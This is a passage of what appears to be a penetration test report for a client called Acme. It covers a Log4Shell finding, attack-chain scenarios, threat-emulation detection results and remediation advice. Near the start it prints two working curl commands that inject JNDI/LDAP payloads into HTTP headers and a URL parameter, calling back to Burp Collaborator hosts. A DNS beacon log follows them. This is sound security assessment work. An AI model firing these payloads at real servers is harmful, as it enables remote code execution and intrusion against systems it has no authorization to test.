
- 192.168.1.185
- 192.168.1.173

Example Exploit #1

```
curl http://192.168.1.185/ -H "Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1" -H "Accept-Language: \$
{jndi:ldap://log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting}" -H
"Connection: Keep-Alive" -H "Referer: \${jndi:ldap://log4jtesting\$
{lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting}" -H "X-Api-Version: \$
{jndi:ldap://log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting}" -H
"Cookie: \${jndi:ldap://log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/
log4jtesting}=\${jndi:ldap://log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/
log4jtesting};JSESSIONID=\${jndi:ldap://log4jtesting\$
{lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting};SESSIONID=\${jndi:ldap://
log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting};PHPSESSID=\$
{jndi:ldap://log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/
log4jtesting};token=\${jndi:ldap://log4jtesting\$
{lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting};session=\${jndi:ldap://
```

```
log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting}" -H "User-Agent:
\${jndi:ldap://log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting}"
-H "Pragma: no-cache" -H "If-Modified-Since: \${jndi:ldap://log4jtesting\$
{lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting}" -H "Accept:
\${jndi:ldap://log4jtesting\${lower:ten}.sd9wk5t9i6w34gcbj0514vvhj8pydn.burpcollaborator.net/log4jtesting}"
-vvv
```

Notice the external beacon back to our system:



#	Time	Type	Payload
1	2022-Mar-05 14:48:00 UTC	DNS	sd9wk5t9i6w2thcbj0514whj8pydn
2	2022-Mar-05 14:48:00 UTC	DNS	sd9wk5t9i6w2thcbj0514whj8pydn
3	2022-Mar-05 14:48:00 UTC	DNS	sd9wk5t9i6w2thcbj0514whj8pydn

Description | DNS query

The Collaborator server received a DNS lookup of type NS for the domain name **sd9wk5t9i6w2thcbj0514vvhj8pydn.burpcollaborator.net**.

The lookup was received from IP address [redacted] at 2022-Mar-05 14:48:00 UTC.

Example Exploit #2

```
curl -k "https://192.168.1.173/ui/login.action?
mainAction=%24%7bjndi%3aldap%3a%2f%2flog4jtesting.qrl2p549cgzr73wdnqppwlf7gymoad.burpcollaborator.net%2flog4
jtesting%7d" -vvv
```

IMAGE - like the one above

Notification was sent for this imminent risk on 05 Feb 2024 @ 0922 (Central) via email.

These are updates received from Acme on 05 Feb 2024, just two hours after notification was sent:

- HERE

As of 16 Feb 2024 @ 1900, only the following two vulnerable libraries are known to remain:

- HERE

Recommendation

- Update log4j to the latest release.
- Given the potential that an attacker has already discovered this vulnerability, some basic hunt or IR is encouraged to look for evidence of compromise. Examples:

  - A review of web logs to look for abnormal traffic. Find our traffic above and look for additional abnormal traffic.
  - A review of DNS logs to look for abnormal traffic. Find our traffic above and look for additional abnormal traffic.
  - Look for outbound LDAP or RMI attempts in firewall logs – legitimate traffic should be extremely rare.
- Additional information:
  - https://www.cisa.gov/uscert/ncas/alerts/aa21-356a
  - https://logging.apache.org/log4j/2.x/security.html#CVE-2021-44832
  - https://nakedsecurity.sophos.com/2021/12/13/log4shell-explained-how-it-works-why-you-need-to-know-and-how-to-fix-it/

Attack Scenarios

Overview

PEN Consultants was able to compromise many of Acme systems and services and web app data utilizing vulnerabilities that have been highlighted above in this report. The main purpose of this section is to help Acme understand how even info and low level vulnerabilities can aid in the takeover of those core systems/services and associated data, and how mitigating those lower level vulnerabilities discussed in this report can prevent attack, just as much as mitigating higher level vulnerabilities.

These findings have been grouped to demonstrate multiple unique attack chains and are labeled with the corresponding FR# from the report. Each attack chain is further grouped into four attack phases:

1. RE: Recon and Enumeration – information gathering
2. IA: Initial Access – gaining a foothold into the system or data
3. LM: Lateral Movement and Breach – compromising key systems, services, and data
4. PE: Privilege Escalation – escalating to domain admin

Note:

- Some phases were “out-of-scope”. These were not performed for one or more reasons: not included in the testing scope, specifically forbidden by Client in the SOW, impractical to perform during our testing window, or illegal to perform. All techniques listed are common and have been seen in recent breaches.
- Some of these findings may require an authenticated session or internal access to the network. This access could come in several forms: a legitimate user becoming an insider threat, an external unauthorized attacker gaining access to a legitimate user’s account (i.e. ATO / account take over), piggybacking on an existing connection via their access to a compromised user’s computer system (i.e. remote access to the system), etc. Bottom line: Although this attacker requirement would reduce the risk, it would not reduce it substantially. As an example, toggle between “none” and “low” under “privileges required” to see how much an example risk score calculation would change: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N.

Pre-Attack – General Reconnaissance

- Attackers will perform some level of recon prior to attacking in order to gain a better understanding of the environment. There are several avenues within Acme systems that leak sensitive information, greatly helping the attacker: GraphQL schema, Swagger docs, misconfigured AWS S3 Buckets, software version disclosures, document metadata, subdomain in TLS certificates, exposure of internal IPs, EOL web servers, EOL software, internal usernames in email addresses, brute-force user enumeration, publicly exposed Knowledge Bases (KBs), and the ability to spin up their own tenant in order to study and refine their attacks before directing

them towards other tenants, register their own account for authenticated access before attacking other users, etc.. This exposure aides in all other attacks shown.
- References: FR-0xx, FR-0xx, FR-0xx, etc.

Attack - SQLi

- RE: Authenticated, non-privileged, attacker discovers the SQLi vulnerability.
- IA: Attacker exploits the vulnerability using free and easy to use exploitation tools, such as sqlmap.
- LM: Through the access gained, attacker compromises all data from the back end database, may inject malicious code into service content in order to infect users' endpoints (users & admins), could potentially use it to also gain access to other 3rd party resources (user email accounts, bank accounts, etc.), etc.
- References: FR-0xx, FR-0xx, FR-0xx

Attack - Privilege Escalation

- RE: Whether the attacker is an external unauthorized user, or an insider threat, privilege escalation is a common objective of an attacker. An authenticated, non-privileged, attacker sees the "non-admin" in their user controlled session information, or uses any number of free and easy to use tools or browser plugins to see the API calls being made by the scripts active in the browser and the fact that the active user ID is being sent as a user changeable value to the API.
- IA: As demonstrated in the respective findings, exploitation is trivial in most cases. The attacker changes their role in their stored session information or changes the active user ID in the API calls and replays them.
- LM: Once a level of privilege escalation is achieved, that privileged access will be used to look for additional access as the attack progresses and additional privileges are obtained. Once the attacker gains access to all privileged functions and data, they can carry out any number of attacks, to include, cloning users' MFA, password attacks to recover weak users passwords, denying other users access, changing other users' passwords, creating new user accounts, deleting/modifying data, etc., much without the other users noticing the active attack.
- References: FR-0xx, FR-0xx, FR-0xx

Attack - User Attacks

- RE: Misconfigured CORS headers and XSS are two of the most common items attackers look for. In fact, misconfigured CORS headers is a vulnerability that is typically found at a mass automated scale by attackers and 3rd parties selling that vulnerability identification to attackers.
- IA: In both cases, the attacker would need to entice the victim to navigate to a particular site, either through a phishing link, or a watering hole attack. Getting the user to navigate to a tenant would likely be easy, but injecting the script would require a little more work. The setup to exploit the CORS vulnerability is trivial, but may be a little harder to get the user to click on a

phishing link or require favorable probability in getting the user to visit a 3rd party site with the attacker code.

- LM: With a CORS attack, the attacker would be exploiting the [web app] account/system through the user; whereas, with XSS, the attack could be just about anything client side scripting is capable of exploiting - the user's system, attacking 3rd party systems, etc.
- References: FR-0xx, FR-0xx

Threat Emulation

Overview

PEN Consultants successfully exploited multiple vulnerabilities within Acme's network as well as demonstrated potential areas of concern in regards to detection. This section is designed to put it all together and provide a more complete picture through both findings (FRs) and detections (Ts) of the effectiveness of Acme's security measures against a real-world attacker.

Overall CLIENT excelled in their detections and blocking of common attack techniques on their VDI systems. One area that was less thorough, however, was network based detections. One example of where this could be of concern is if an attacker planted a malicious device within the company network, they could potentially have free rein to execute many different attacks with impunity.

Note:

- Some phases were "out-of-scope". These were not performed for one or more reasons: not included in the testing scope, specifically forbidden by Acme in the SOW, impractical to perform during our testing window, or illegal to perform. All techniques listed are common and have been seen in recent breaches.
- While these areas demonstrate what Acme has done well, keep in mind that an advanced persistent threat (APT) could potentially have performed extensive testing against EDRs such as CS and be able to more efficiently bypass certain detections.
- Alerts are a best guess, based on our logs we can do correlation not necessarily 100% causation, timestamps don't always match up perfectly, etc.

Initial Access

In assessing the security posture of your network, fortifying against unauthorized access presents significant challenges. There are predominantly two methods for remotely infiltrating an internal network, excluding scenarios like insider threats or the physical implantation of malicious devices. These methods are server-side exploits and client-side attacks.

Gaining entry through server-side exploits often proves formidable, primarily due to the minimal attack surface that Acme presents and the necessity for an undiscovered (zero-day exploit) or unpatched vulnerability. However, the continuous emergence of new exploits underscores the importance of proactive defense strategies, especially in the initial stages of an attack. Our findings reveal that your current detection capabilities are particularly vulnerable to scanning and enumeration techniques. For instance, significant activities, like those conducted using the vulnerability scanner Nessus, were only detected when they were conspicuously aggressive — a level not characteristic of sophisticated adversaries.

Furthermore, password spray attacks represent a notable threat vector for server-side access. While it is challenging to completely thwart an adversary's attempts at user enumeration and initiating a password spray, implementing robust detection mechanisms can significantly mitigate the risk of such attacks reaching fruition. It is crucial to note that the strength of your network's security is often as robust as the weakest user password. An instance of a single user with a weak password being targeted by multi-factor authentication (MFA) requests at odd hours could potentially compromise the entire network.

Finally, client-side attacks, often in the form of types of phishing, are always a constant danger. All it takes is one user to provide credentials to an attacker or download a malicious payload in one of the multitude of attack methods, drive by download, etc. Client should be commended for their use of an AppLocker policy that would make it much more difficult for users to inadvertently run malicious code.

As an example, PEN Consultants performed a password spray targeting a list of users that were discovered through a combination of open source research and utilizing username enumeration vulnerabilities to determine active accounts. While a small number of accounts did fall to this attack, when following up with an MFA audit it was discovered that every one of the users had MFA enabled and furthermore CLIENT detected both the password spray as well as our attempts to bypass the DUO MFA requirement.

FR: FR-002, FR-003, FR-004, FR-005, FR-006, FR-007, FR-008, FR-009, FR-014, FR-015

MITRE ATT&CK: T1190, T1110, T1046, T1087, T1518, T1595, T1027, T1105

Examples of Associated Alerts (non-exhaustive):

- 10/23 7:24PM Rapid7 – Ticket #27503 (Brute Force - app-ctx-adc2) - password spray
- 10/23 10:25PM Rapid7 – Ticket #27505 Duo – JOHN B. 1.2.3[.]171
- 10/24 12:16PM User – Ticket #27534 Duo – JOHN S. 1.2.3[.]171

Post Exploitation

In the realm of cybersecurity, it is a fundamental principle that a determined attacker may eventually breach network defenses to gain access to client workstations. However, it is commendable to note the exemplary security measures and monitoring protocols Acme has implemented within these workstations. The deployment of strategies such as honeypot processes, designed to detect attempts at extracting passwords from memory, along with the integration of advanced Endpoint Detection and Response (EDR) solutions like Crowdstrike, and stringent AppLocker policies, collectively demonstrate a robust commitment to security.

Acme's efforts in fortifying workstation defenses have significantly raised the bar for potential attackers. During our testing, it was evident that circumventing these comprehensive defenses required a high level of skill and resources, particularly expertise in counteracting EDR systems, which is a non-trivial undertaking.

The rarity of successful attacks in our testing, coupled with the rapid generation of alerts enabling Acme's security teams to respond swiftly, speaks volumes about the efficacy of Acme's defensive measures.

It is important, however, to recognize the reality of the cybersecurity landscape, where persistent and skilled attackers do exist. While CLIENT defenses are formidable, they do not render the network impervious to attacks. Rather, they act as a substantial deterrent, increasing the difficulty level for potential breaches. This reality underscores the importance of a layered defense strategy – defense in depth – to ensure that even in the event of a breach, multiple security layers can provide critical barriers and response mechanisms to mitigate the impact and scope of an attack.

As an example, PEN Consultants simulated a user who had successfully gained access to a VDI system. Almost immediately, we were detected while attempting basic reconnaissance commands that are in-line with a threat actor utilizing commonly taught commands.

Furthermore, one of the first challenges we faced was obtaining code execution. While built-in commands within the different scripting interpreters can help with reconnaissance and a number of attacks, we required the ability to execute custom code in various forms. Some examples of where this would be required is running automated privilege escalation scripts, ensuring access could be regained if we were kicked out by means of password rotation (C2), uploading network scanners such as nmap, and uploading reverse socks proxies to tunnel attacks through the VDI. This presented a number of challenges specifically in regards to the AppLocker policy, AMSI, and CrowdStrike either blocking us or alerting on our actions at almost every turn. This also touches on a decent number of MITRE ATT&K techniques. Obfuscating our code, transferring our tools to the VDI, and then successfully executing the code. While we were eventually able to circumvent these restrictions, we are confident that in a real-world scenario the majority of attackers would have been discovered and subsequently kicked out of the network due to the number of alerts CLIENT received before identifying a valid circumvention path.

Note: The only tools uploaded to Acme's VDIs were Microsoft signed binaries such as those found in the Sysinternals Suite, as well as known-trusted tools such as putty and nmap that we used for demonstration purposes.

FR: FR-002, FR-013, FR-014, FR-015

MITRE ATT&CK: T1053, T1552, T1555, T1059, T1574, T1112, T1547, T1047, T1027, T1105, T1003

Examples of Associated Alerts (non-exhaustive):

- 10/04 1:12PM Crowdstrike – Ticket #27052 (Machine Learning 10.100.100[.]130: pen_james) - cmd priv esc checks
- 10/04 1:13PM Crowdstrike - Ticket #27053 (Machine Learning 10.100.100[.]130: pen_james) - cmd priv esc checks

Pivoting

The network monitoring present within Acme's network provides an opportunity for potential enhancement. PEN Consultants analysis revealed that while attacks targeting Windows workstations were effectively blocked or detected, there was a notable deficiency in the internal alerting mechanisms concerning common network-level attacks. This includes limited detection of network scanning, Man-in-the-Middle (MitM) attacks, and multiple brute force attempts. Such gaps in detection indicate a potential vulnerability to more sophisticated attack strategies.

One scenario of concern is an attack initiated from a planted device within the network. In this case, an attacker could leverage this device as a pivot point, deliberately minimizing interactions with client machines. This strategy could involve waiting for credential availability and endeavoring to mimic legitimate administrative activities, thereby blending seamlessly into the network environment. The goal of such an approach would be to remain undetected while carrying out malicious activities.

The following is a non-comprehensive list of attacks carried out by PEN Consultants that either were missed entirely or only detected when performing the attacks at substantial speeds (something a legitimate attacker would almost certainly avoid).

- Network scanning (internal)
- IPv6 MiTM
- Brute force attacks.

In light of these observations, it is advisable to strengthen your internal network monitoring systems. Enhancing the detection capabilities for network-level activities and improving the response mechanisms to such threats are critical steps in fortifying your overall security posture. This will not only address current vulnerabilities but also provide a more comprehensive defense against evolving cyber threats, ensuring a robust and resilient network infrastructure.

Notes:

- Classic LLMNR and NbtNS spoofing was detected but IPv6 MiTM was not.
- Even though internal network service brute forcing was not detected, no default credentials were discovered so there is no associated finding.

FR: FR-012, FR-013, FR-016

MITRE ATT&CK: T1110, T1046, T1595, T1040, T1105

Examples of Associated Alerts (non-exhaustive):

- 10/13 9:02PM – 9:10PM Fortinet Notification - 1.2.3[.]1, pen_da – Vulnerability Scanning
- 10/18 9:43AM Rapid7 – Ticket #27387 Protocol Poisoning (Credential Access - 1.2.3[.]1) – LLMNR / NbtNS spoofing

Conclusion

PEN Consultants is honored to have been trusted with providing this testing service, and we hope you have found it valuable and actionable in keeping your systems/data secure.

We strive for 100% satisfaction, and we will make every reasonable effort to completely satisfy! Please share any concerns, feedback, or suggestions you may have.

Our business success is not only dependent on satisfied clients, but referrals as well. We would be appreciative of a written or video testimonial for public release and/or direct referrals. Examples of past testimonials can be found on our website: https://penconsultants.com/testimonials. If you are willing, we would also appreciate a Google review: https://g.page/r/CWCjxpB4NXkBEB0/review.

In addition to changes in your environment, the threat landscape is constantly changing. As such, it is vital for you to continue this type of testing and find new weaknesses that may arise. We appreciate you choosing PEN Consultants to serve you with these testing needs, and we would be honored to serve you again in the future.

References

-

Acronyms

- AOO: Actions on Objective, https://en.wikipedia.org/wiki/Kill_chain
- ARIN: American Registry for Internet Numbers, https://en.wikipedia.org/wiki/American_Registry_for_Internet_Numbers
- ASA: Adaptive Security Appliance, https://en.wikipedia.org/wiki/Cisco_ASA
- ATO: Account Take Over, https://en.wikipedia.org/wiki/Credit_card_fraud#Account_takeover
- CA: Certificate Authority, https://en.wikipedia.org/wiki/Certificate_authority
- CAT5: Category 5 Cable, https://en.wikipedia.org/wiki/Category_5_cable
- CT: Certificate Transparency, https://en.wikipedia.org/wiki/Certificate_Transparency
- CVSS: Common Vulnerability Scoring System, https://www.first.org/cvss/
- DB: DataBase, https://en.wikipedia.org/wiki/Database
- DFIR: Digital Forensics, Incident Response, https://www.forensicswiki.org/
- FDE: Full Disk Encryption, https://en.wikipedia.org/wiki/Disk_encryption
- FOSS: Free and Open-Source Software, https://en.wikipedia.org/wiki/Free_and_open-source_software
- FTP: File Transfer Protocol, https://en.wikipedia.org/wiki/File_Transfer_Protocol
- GDrive: Google Drive, https://www.google.com/drive/
- HSTS: HTTP Strict Transport Security, https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
- HTTP(s): HyperText Transfer Protocol (Secure), https://en.wikipedia.org/wiki/HTTPS
- HVAC: Heating, Ventilation, and Air Conditioning, https://en.wikipedia.org/wiki/Heating,_ventilation,_and_air_conditioning
- IDN: Internationalized Domain Name, https://en.wikipedia.org/wiki/Internationalized_domain_name
- IMO: In My Opinion, https://www.quora.com/What-does-IMO-mean
- IP: Internet Protocol (address), https://en.wikipedia.org/wiki/IP_address
- JWT: JSON Web Token, https://en.wikipedia.org/wiki/JSON_Web_Token
- MFA: Multi-Factor Authentication, https://en.wikipedia.org/wiki/Multi-factor_authentication
- MitM: Man-in-the-Middle, https://en.wikipedia.org/wiki/Man-in-the-middle_attack
- nACL: network access control list, https://en.wikipedia.org/wiki/Access_control_list
- OWASP: Open Web Application Security Project, https://www.owasp.org/index.php/Main_Page
- PCI DSS: Payment Card Industry Data Security Standard, https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard
- POC: Point of Contact, https://en.wikipedia.org/wiki/Point_of_contact
- ROI: Return on Investment, https://en.wikipedia.org/wiki/Return_on_investment
- RSS: Really Simple Syndication, https://en.wikipedia.org/wiki/RSS
- SOW: Statement of Work, https://en.wikipedia.org/wiki/Statement_of_work
- SQL: Structured Query Language, https://en.wikipedia.org/wiki/SQL
- SQLi: SQL Injection, https://en.wikipedia.org/wiki/SQL_injection

- SSL: Secure Sockets Layer, https://en.wikipedia.org/wiki/Transport_Layer_Security
- TCP: Transmission Control Protocol, https://en.wikipedia.org/wiki/Transmission_Control_Protocol
- TLS: Transport Layer Security, https://en.wikipedia.org/wiki/Transport_Layer_Security
- UDP: User Datagram Protocol, https://en.wikipedia.org/wiki/User_Datagram_Protocol
- URI: Uniform Resource Identifier, https://en.wikipedia.org/wiki/Uniform_Resource_Identifier
- URL: Uniform Resource Locator, https://en.wikipedia.org/wiki/URL
- WAF: Web Application Firewall, https://en.wikipedia.org/wiki/Web_application_firewall
- XSS: Cross-Site Scripting, https://en.wikipedia.org/wiki/Cross-site_scripting

Legalities

- All third-party links are for convenience. They are not controlled by PEN Consultants. We do not endorse or support the content on these links. There is no guarantee of accuracy, availability, or trustworthiness. View and use them at your own risk. With that said, we have made a good faith effort to ensure all links are reputable, trustworthy web resources to supplement this document.
- As with the external referenced resources, any 3rd party vendor or product mentioned is not an endorsement nor any indication of confidence in the risks of using such a product or service.
- These recommendations, based on our findings, will help reduce the likelihood of a future attack/breach, but they will NOT eliminate it.